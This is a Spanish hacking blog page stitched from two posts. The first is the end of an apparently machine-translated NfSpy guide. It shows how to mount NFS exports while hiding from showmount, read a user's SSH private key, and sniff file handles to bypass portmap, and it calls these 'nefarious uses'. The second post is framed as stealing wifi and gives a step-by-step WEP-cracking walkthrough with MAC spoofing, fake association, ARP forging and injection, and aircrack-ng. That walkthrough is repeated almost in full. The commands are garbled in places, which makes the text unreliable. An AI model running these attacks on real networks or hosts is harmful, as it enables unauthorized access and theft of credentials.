Montar el recurso compartido. Utilizar sudo le permite unirse a un puerto privilegiado, y la opción allow_other permite a cualquier usuario utilizar el sistema de archivos. La otra opción nueva aquí es "esconder", que de inmediato "desmonta" la participación en el servidor, pero mantiene el gestor de archivo que tiene. Esto oculta su presencia de cualquier persona que use showmount-a
$ Sudo nfspy-o servidor = 192.168.1.124 :/ home, cuero, allow_other, ro, intr / mnt
Disfrute de su nueva libertad!
$ Cd / mnt/ Mnt $ ls-ldrwx ------ 74 8888 200 4096 2011 -03-03 09:55 smithj/ Mnt $ cd smithj/ Mnt / smithj $ cat .ssh / id.rsa----- BEGIN RSA PRIVATE KEY -----Proc-Type: 4, CIFRADODEK-Info: DES-EDE3-CBC, 30AEB543E512CA19
$ Sudo-u fusermount / mnt
Ejemplo avanzado
No es un servidor NFS en 192.168.1.124. Portmap está bloqueado, por lo que no puede obtener una lista de acciones, pero se puede escuchar el tráfico de la red.
$ Sudo tshark-n-i eth0-T campos-e nfs.fhandleEjecutar como usuario "root" y grupo "root". Esto podría ser peligroso.La captura de eth001:00:04:00:01:00:22:00: E5: 03: d8: 9d: 00:00:00:00:00:00:00:00:00:00:00:00:00: 00:00:00:00:00:00:0001:00:04:01:01:00:22:00: E5: 03: d8: 9d: 07:00:22:00:15:83:74: d5: 00:00:00:00:00: 00:00:00:00:00:00:0001:00:04:01:01:00:22:00: E5: 03: d8: 9d: 07:00:22:00:15:83:74: d5: 00:00:00:00:00: 00:00:00:00:00:00:00
^ C3 paquetes capturados
Ahora usa el dirhandle y las opciones de montaje GetRoot evitar el uso de el demonio de montaje, y utilice la opción nfsport evitar el uso del mapeador de puertos, que atraviesa el árbol de directorios a la raíz de la exportación.
$ Sudo nfspy-o mnt
Tenga en cuenta que no nos proporcionan un camino para montar, ya que todos sabemos es el gestor de archivo NFS.FALLOS
El acceso de escritura es beta. Ha trabajado en mis pruebas en un puñado de sistemas, pero podría utilizar más pruebas. Debido a esto, los valores predeterminados NfSpy para montaje de transbordo. Especifique la opción rw mount para cambiar esta situación.
NfSpy no funciona con los servicios estándar lockd y statd, lo que podría causar problemas con la escritura a los archivos. Por sólo lectura, sin embargo, y la mayoría de los usos nefastos para que se pretendía, esto no debería ser un problema.
NfSpy sólo es compatible con NFSv3 en este momento. Las versiones futuras de forma inteligente puede elegir una versión de NFS.
Fuente:https://github.com/bonsaiviking/NfSpy
Descarga:https://github.com/bonsaiviking/NfSpy
Traduccion:Dellcom1@.
Saludos Mundo Libre.
martes, 17 de abril de 2012
Hacking redes wifi
Saludos Mundo LIbre.
Ya he hablado muchas ocasiones del robo de redes wifi me he encontrado un articulo sobre esta teme que me gustaria compartir el texto dice:
macchanger -m MAC QUE QUERAMOS [interfaz]
Ejemplo:
macchanger -m 00:01:02:03:04:05 wlan0
airmon-ng start [interfaz]
Ejemplo:
airmon-ng start wlan0

Ahora abrimos una consola (o terminal) y ponemos lo siguiente:
airodump-ng -c CANAL -b BSSID -w NOMBRE CAPTURA [interfaz]
Ejemplo:
airodump-ng -c 3 -b 00:02:CF:43:23 -w captura wlan0
Dejamos este terminal abierto hasta el final, no lo cerréis.
aireplay-ng -1 10 -e SSID -a BSSID -h MAC QUE TENEMOS (FALSA) [interfaz]
Ejemplo:
aireplay-ng -1 10 -e Gorrion -a 00:02:CF:13:41 -h 00:01:02:03:04:05 wlan0
Dejamos esta consola abierta, igual que la de airodump, NO LAS CERRÉIS!!!

Abrimos la consola y ponemos:
aireplay-ng -4 -h MAC QUE TENEMOS (FALSA) [interfaz]

Nos pedirá que si queremos ese paquete WEP que ha cogido, debemos mirar que el BSSID que tiene es el mismo que el que hemos seleccionado nosotros, si lo es, ponemos [y] y le damos a enter, entonces comenzará el proceso (tarda 1 minuto aproximadamente), cuando termine creará dos ficheros en root, uno con extensión .CAP y otro con extensión .XOR.


No cerréis la consola, porque si lo hacéis luego os tiraréis de los pelos…
tcpdump -s 0 -n -e -r ARCHIVO.CAP

Como el nombre del archivo .cap es tan largo, copiamos (de la consola anterior) y pegamos aquí. Pulsamos intro y os saldrán muchas cosas, aunque identificaréis fácilmente la IP de la red wifi.
packetforge-ng -0 -a BSSID -h MAC QUE TENEMOS (FALSA) -k IP DEL AP -l IP DEL RANGO -y ARCHIVO.XOR (copiar y pegar del terminal abierto de antes) -w NOMBRE PAQUETE

Ejemplo:
packetforge-ng -0 -a 00:02:CF:13:15 -h 00:01:02:03:04:05 -k 192.168.1.1 -l 192.168.1.10 -y replay_etc.xor -w paquete
aireplay-ng -2 -x 1024 -h MAC QUE TENEMOS (FALSA) -r ARCHIVO ARP FORJADO [interfaz]
Y le damos a enter, nos dirá que si queremos usarlo, ponemos [y] y le damos a enter para confirmar.
Ejemplo:
aireplay-ng -2 -x 1024 -h 00:01:02:03:04:05 -r paquete wlan0

En la captura como veis en lugar de 1024 tengo 300, eso es porque algunos AP no soportan tanto tráfico y se saturan, yo empezaría por 300 y luego subiendo de 300 en 300 hasta llegar a lo máximo (1024), en este caso, yo llegué a 1024 y no tuve ningún problema.

Como sube rápido y no nos cuesta nada esperar, yo lo dejaría hasta llegar al millón (para asegurarnos que la clave la podrá sacar aircrack).
aircrack-ng captura-01.cap

Tenéis que poner el nombre de la captura que habéis puesto anteriormente en el airodump, si no os acordáis o habéis cerrado, iros a /root y ahí veréis el archivo .cap, tomáis nota de su nombre y lo ponéis.
En pocos minutos tendréis la clave.
Fijaos la diferencia de IVs y el corto espacio de tiempo, en 8 minutos, hemos captado más de 250.000 IVs.
Re-inyección de paquetes ARP:
aireplay-ng -3 -b BSSID -h MAC DEL CLIENTE ASOCIADO [interfaz]
Ejemplo:
aireplay-ng -3 -b 00:02:CF:69:69 -h 00:02:CE:11:11 wlan0
No tiene por qué ser instantáneo, esperad un poco, unos 4 o 5 minutos sería más que suficiente, os digo lo mismo que antes, algunas veces este tipo de ataques no funcionan con determinados puntos de acceso o redes wifi.
Si el aircrack no ha sido capaz de sacar la clave con un millón de IVs (poco probable), esperad hasta llegar a un millón y medio y lo hará (y si no sale, ponlo en el foro a ver qué está pasando).
Con esto terminamos la auditoría wireless con cifrado WEP, espero que os haya sido útil, y sobre todo, que os hayáis divertido tanto como nosotros.
Saludos Mundo Libre
Ya he hablado muchas ocasiones del robo de redes wifi me he encontrado un articulo sobre esta teme que me gustaria compartir el texto dice:
Cambiar la MAC de nuestra tarjeta wireless:
Abrimos un terminal y ponemos:macchanger -m MAC QUE QUERAMOS [interfaz]
Ejemplo:
macchanger -m 00:01:02:03:04:05 wlan0
Ponemos la tarjeta en modo monitor para poder coger los paquetes
Como en el anterior manual dijimos…airmon-ng start [interfaz]
Ejemplo:
airmon-ng start wlan0

Abrimos airodump para apuntar canal, bssid y el ssid
Abrimos airodump-ng, desde Inicio/Wireless/suite/airodump-ng y vemos todos los wifis que hay a nuestro alrededor, apuntamos el canal que usa el wifi que queremos auditar así como el bssid y el ssid de dicha red wifi.Ahora abrimos una consola (o terminal) y ponemos lo siguiente:
airodump-ng -c CANAL -b BSSID -w NOMBRE CAPTURA [interfaz]
Ejemplo:
airodump-ng -c 3 -b 00:02:CF:43:23 -w captura wlan0
Dejamos este terminal abierto hasta el final, no lo cerréis.
Nos asociamos a la red wifi (Asociación Falsa)
Ahora procedemos a asociarnos al AP con la MAC falseada que hemos hecho antes.aireplay-ng -1 10 -e SSID -a BSSID -h MAC QUE TENEMOS (FALSA) [interfaz]
Ejemplo:
aireplay-ng -1 10 -e Gorrion -a 00:02:CF:13:41 -h 00:01:02:03:04:05 wlan0
Dejamos esta consola abierta, igual que la de airodump, NO LAS CERRÉIS!!!

Lanzamos el ataque chop chop
Ahora vamos a lanzar este ataque para conseguir un paquete WEP.Abrimos la consola y ponemos:
aireplay-ng -4 -h MAC QUE TENEMOS (FALSA) [interfaz]

Nos pedirá que si queremos ese paquete WEP que ha cogido, debemos mirar que el BSSID que tiene es el mismo que el que hemos seleccionado nosotros, si lo es, ponemos [y] y le damos a enter, entonces comenzará el proceso (tarda 1 minuto aproximadamente), cuando termine creará dos ficheros en root, uno con extensión .CAP y otro con extensión .XOR.


No cerréis la consola, porque si lo hacéis luego os tiraréis de los pelos…
Saber la IP de la red wifi
Ahora vamos a ver qué IP usa nuestra WIFI, si ya sabemos que es la de toda la vida (192.168.1.1) podemos saltarnos este paso.tcpdump -s 0 -n -e -r ARCHIVO.CAP

Como el nombre del archivo .cap es tan largo, copiamos (de la consola anterior) y pegamos aquí. Pulsamos intro y os saldrán muchas cosas, aunque identificaréis fácilmente la IP de la red wifi.
Fabricar paquete ARP para inyectarlo
Fabricaremos un paquete ARP con los datos del AP y los nuestros para posteriormente inyectarlo con aireplay.packetforge-ng -0 -a BSSID -h MAC QUE TENEMOS (FALSA) -k IP DEL AP -l IP DEL RANGO -y ARCHIVO.XOR (copiar y pegar del terminal abierto de antes) -w NOMBRE PAQUETE

Ejemplo:
packetforge-ng -0 -a 00:02:CF:13:15 -h 00:01:02:03:04:05 -k 192.168.1.1 -l 192.168.1.10 -y replay_etc.xor -w paquete
Inyección del paquete ARP fabricado
Procedemos a la inyección del paquete ARP fabricado anteriormente para conseguir IVsaireplay-ng -2 -x 1024 -h MAC QUE TENEMOS (FALSA) -r ARCHIVO ARP FORJADO [interfaz]
Y le damos a enter, nos dirá que si queremos usarlo, ponemos [y] y le damos a enter para confirmar.
Ejemplo:
aireplay-ng -2 -x 1024 -h 00:01:02:03:04:05 -r paquete wlan0
